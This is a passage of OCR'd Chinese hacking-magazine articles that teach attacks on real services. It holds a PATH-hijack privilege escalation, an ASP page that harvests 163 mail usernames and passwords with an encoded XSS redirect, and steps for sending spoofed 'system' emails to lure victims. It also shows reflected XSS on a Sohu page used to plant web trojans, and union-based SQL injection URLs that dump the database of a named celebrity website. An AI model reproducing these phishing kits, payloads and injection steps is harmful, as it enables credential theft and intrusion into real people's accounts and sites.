and Settings\Administrator\"（依登录用户而定）。当没找到Netstat程序时，就会接着依次寻找环境变量中的Path变量中所定义的目录，第一个当然是c:\perl\bin目录啦。由于系统找的是可执行程序，SO……自然而然的找到了我们的Netstat.bat，然后系统也就理所当然的执行了我们设置好的命令。由于我们构造的巧妙，未露丝毫马脚，从而成功暗地提权，此乃三十六计中的暗渡陈仓也……

提权的小技巧讲完了……聪明的你或许会想到，如果作为BACKDOOR呢?呵呵……为啥不可呢，有Idea就得试，没测试哪来的正果呢?

编辑点评：

很巧妙的一个提权方法呀，我怎么没有想到。不过环境变量还有其它的作用，像echo %username%可以得知当前用户的登录名，接着copy muma.exe \\ip\admin$下可以直接启动你的muma.exe了。

下面就来编写我们的表单接收页面163.asp，代码如下：

```
<%
dim username,password,fso,file,url
username = Request("username")
password = Request("password")
Const ForReading = 1, ForWriting = 2, ForAppending = 8
Set fso = Server.CreateObject("Scripting.FileSystemObject")
path = server.mappath("mails.txt")
set file=fso.opentextfile(path, ForAppending, TRUE)
file.write(username) & "→"
file.write(password) & "[illegible]"
file.close
set file = nothing
set fso = nothing
response.redirect "https://reg.163.com/logins.jsp?username
=%22%20%73%69%7A%65%3D%31%35%20%63%6C%61%
73%73%3D%62%62%6F%78%3E%3C%73%63%72%69%70%74%3E%
61%6C%65%72%74%28%27%D5%CA%BB%A7%BC%A4%BB%
EE%B3%C9%B9%A6%21%27%29%3B%77%69%6E%
64%6F%77%2E%6C%6F%63%61%74%69%6F%6E%2E%
68%72%65%66%3D%27%68%74%74%70%3A%2F%2F%75%
69%6E%66%6F%2E%6D%61%69%6C%2E%31%36%33%
2E%63%6F%6D%2F%6A%69%73%75%33%2F%69%6E%
64%65%78%2E%68%74%6D%27%3B%3C%2F%73%63%72%
69%70%74%3E%3C%61"
%>
```

如果你不需要盗取指定的EMAIL信箱，现在也就可以去各贴吧论坛散布"免费升级为VIP163邮箱漏洞"等字样的信息招揽"鱼儿"们上钩了，笔者测试中，仅半小时就有60多个上钩的。

好了，下面来盗取指定的EMAIL邮箱，万事俱备只欠东风，给目标信箱发送我们的伪造网易系统邮件。

二、发送伪造系统邮件

充分利用社会工程学来构造一封伪造的系统信件，让对方根据"系统邮件"的指示访问我们后面要构建的跨站页面，不知不觉中把账户信息提交给我们。

一般发送伪造邮件的手法是利用邮件服务软件，如Advanced Direct Remailer等来搭建SMTP服务器，发送伪造信件，或利用一些有缺陷的代理邮件服务器达到伪造邮件的目的。上述方法操作烦琐，不易小菜们上手，而且如今成功率不是太高（如网易会对此手法进行匿名过滤），小菜们可以在往期《黑手》里找到此类伪造邮件的文章。笔者今天教大家一种最简单的方法，这种方法成功率高，操作起来也非常的简单。

首先，我们浏览网站http://www.sharpmail.co.uk，这是一家英国站点，专门提供伪造邮件服务，该站点还支持WAP伪造信件。打开首页后点击左侧的Register（注册），E文不好的朋友注意了，其中各项翻译及操作如下：First Name（名）；Last Name（姓）；Email Address（填写自己真实的邮箱）；Username（登录用的用户名）；Password（登录用的密码）；把其下方的两个选择框勾上；Were or How did you hear about us [optional]（你是如何知道我们网站的？[可选项]，这一项我们可以不填），然后点击Resiger me（注册）注册成功。不成功的话可能是你填写的各项有人已占用了，注册成功会出现CONGRATULATIONS!字样。注册页面如图3所示。




图 3




图 4

现在我们登录自己的邮箱激活账户，进入后会有一个链接，把它复制到IE地址栏打开就激活成功了，如图4。

然后我们选Login登录我们的账户，点击CONTINUE，根据需要选择PT EDITOR（简单编辑模式）或RT EDITOR（丰富编辑模式），这里笔者选RT EDITOR，进入后填写各项：

Send To(发送给)；To send to more than one recipient click here(发送多封信件点击这里)；Appear From (Email)(欲显示的发件人，笔者填的是mail@163.com)；Appear From (Name)(欲显示的发件人姓名，笔者填的是 网易邮件中心)；Subject(信件主题，也就是填写我们伪造的系统信件的标题)。

然后取消If you wish to be able to receive a reply to this email check here选择框的勾，清空下方信件内容栏，输入我们自己的信件内容（伪造的系统信件内容）就可以了。这里要注意一下，由于我们是免费用户，所发送的信件末尾会附带一行该站的小字E文广告（不太引人注意），不过没关系，尽量使信件内容保证电脑显示屏一屏内结束，然后在信件内容末尾多敲N行回车后，在最后一行敲一个半角的点"."就行了。因为如果单纯敲回车的话无论你敲多少行，系统只保留两空行，空行末尾加上点后，系统会认为这些空行是邮件内容的一部分，因而信件末尾也就空了N行，广告就被挤到了最底端，很难发觉广告了。就算发觉，一句不引人注意的E文，也没人会仔细读它的，还以为是系统自带的广告呢。经笔者测试发给了15位朋友，后来调查，他们当中仅有1位注意到了那行E文且没有理会它；总之，成功率基本可以达到100%，大家自由发挥完善吧。最后我们点击SEND，出现SUCCESSFULLY字样即为发送成功。编辑信件如图5。




图 5




图6




图 7

最后，我们来下最终效果，如图6、图7所示。

让Sohu也来帮我们钓鱼

图 罗秉琨

相信今年许多参加高考的朋友们都收到过一封Sohu的高考快乐通知书吧。前几天我也收到了一封，的确很好玩，但是看网址http://learning.sohu.com/s2007/07tzs/?stra=%u7F57%u79C9%u7428，大家注意到了么，那个等号后面，正好就是我名字的16进制，如图1所示。



图1

我发现在这个网址的等号后面的字符是什么，在网页中就显示什么，查看该页面的源代码，发现网页插入文字的每一处都使用了这个调用函数。(在这里随便截取一段)

```
安吉丽娜 朱莉 我得抓紧学汉语了，连<SCRIPT>
        var b=document,var c=lusername;b.write(c);
        </SCRIPT>的母语都不懂，谈什么国际明星。
很显然，这里是调用前文输入 lusername 的内容并且显示出来。
再看看前面的代码：
var lusername        =location.search.split("=")[1];
if(!lusername){
lusername="小闵";
}
else{
lusername=unescape(lusername);
}
```

这段代码的意思是把输入的内容赋予值lusername，如果没有填写则自动改为小闵。想到这里，大家想到了什么？对！可以跨站！立马将等号后面的文字改为我们想要执行的代码，直接在后面填写一个跨站语句试一下，构造页面http://learning.sohu.com/s2007/07tzs/?stra= <script>alert("test")</script>。看到了么，成功运行了，如图2所示。




图2

哈哈，这足以让我们利用它挂马了，只要我们把那个等号后面的语句修改一下就可以了。比如我们要他弹出我们挂了马的网站（假如是sohu），就构造网址http://learning.sohu.com/s2007/07tzs/?stra=<script>open("http://www.souhu.com")</script>。当然，我们在这里也可以插入脚本框架代码，提交地址http://learning.sohu.com/s2007/07tzs/?stra=<iframe height=0 width=0 src="http://www.sohu.com"></iframe>，其中将www.sohu.com替换为我们的挂马地址就可以了。

但这样往往也容易让别人识别，我们可以将后面的有关内容转换成URL编码后再插入到后面，比如将<script>alert("test")</script>转化成URL编码就是%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%22%74% 65%73%74%22%29%3C%2F%73%63%72%69%70%74%3E/，这样执行http://learning.sohu.com/s2007/07tzs/?stra=%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%22%74%65%73%74%22%29%3C%2F%73%63%72%69%70%74%3E也能照常使用，如图3所示。

好了，到此为止基本的利用方法已经告诉大家了，下一步就是你如何让别人进这个圈子了，这就要靠你们的“忽悠”能力了，



图3

这样我们就等着“鱼儿”上钩吧！盗取成功后如图8所示。




图8

黑客技术最重要的是思路，有时灵活变通的思路加上各手法的巧妙结合会达到意想不到的效果！

编辑点评：

几期的跨站文章后，终于有一篇详细利用的方法，而不是简单的弹对话框或挂个网马了事了，我很欣慰，看得出作者熟悉js语句所以才有此文章。我在编辑文章的时候顺便测试了一下这个漏洞，没有成功，似乎补上了，没有关系，授人以鱼，不如授人以渔。

渗透周杰伦官方网站

文 flyh4t[脚本安全小组]&king少[黑客王朝]

从本文中你可以学到

php+mysql5 的注入方法

某日在群里聊天，有朋友丢出一个jay官方网站的注入点，闲着无聊就测试了下，没想到最后轻松的得到了系统权限。我在取得webshell过程中遇到点困难，也学到了一点东西。



图1

看到注射点，老规矩，先提交个单引号，返回结果如图1。

错误提示是：

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

这个提示是很有玄机的，可以看到单引号没有转意，也就是说安全模式没有打开，这为我们后文得到webshell提供了机会。下面猜字段吧，提交：

http://www.jay2u.com/jaynews/index.php?action=newsView&newsID=660%20%20and%201=2%20union%20select%201,2,3,4（如图2），很轻松的猜出是四个字段。



图2

然后还是按部就班的看用户和权限，分别提交两条语句：

http://www.jay2u.com/jaynews/index.php?action=newsView&newsID=660%20%20and%201=2%20union%20select%201,2,3,version()（如图3）

http://www.jay2u.com/jaynews/index.php?action=newsView&newsID=660%20%20and%201=2%20union%20select%201,2,3,user()（如图4）

Oh yeah!!是myssql5的root权限，看到这里我觉得服务器拿下应该问题不大了。mysql5和mssql、oracle、db2等数据库一样，提供了一个系统数据库：information_schema。在这个数据库里我们可以得到很多信息，包括当前用户权限、当前用户权限下可以访问的数据库、表、列名，因此在sql注射中，导致直接暴出数据库。




图3



图4

开始操作，提交：

http://www.jay2u.com/jaynews/index.php?action=newsView&newsID=660%20%20and%201=2%20union%20select%201,TABLE_SCHEMA,TABLE_NAME,COLUMN_NAME%20%20from%20information_schema.STATISTICS/*，貌似没有出现想象中的效果，返回结果如图5所示。



图5

图5中的错误提示为：

Illegal mix of collations (latin1_swedish_ci, IMPLICIT) and (utf8_general_ci, IMPLICIT) for operation 'UNION'

看来是union前后字符集不搭配，只好编码一下了，提交：

http://www.jay2u.com/jaynews/index.php?action=newsView&newsID=660%20%20and%201=2%20union%20select%201,hex(TABLE_SCHEMA),hex(TABLE_NAME),hex(COLUMN_NAME)%20%20from%20information_schema.STATISTICS/*，

这次正常了，结果如图6所示。



图6

连上我自己的mysql，将16进制的编码还原：

```
mysql> select 0x6A6179776562;
+----------------+
| 0x6A6179776562 |
+----------------+
| jayweb         |
+----------------+
1 row in set (0.00 sec)
mysql> select 0x41646D696E5F4964;
+--------------------+
| 0x41646D696E5F4964 |
+--------------------+
| Admin_Id           |
+--------------------+
1 row in set (0.00 sec)
mysql> select 0x61646D696E;
+--------------+
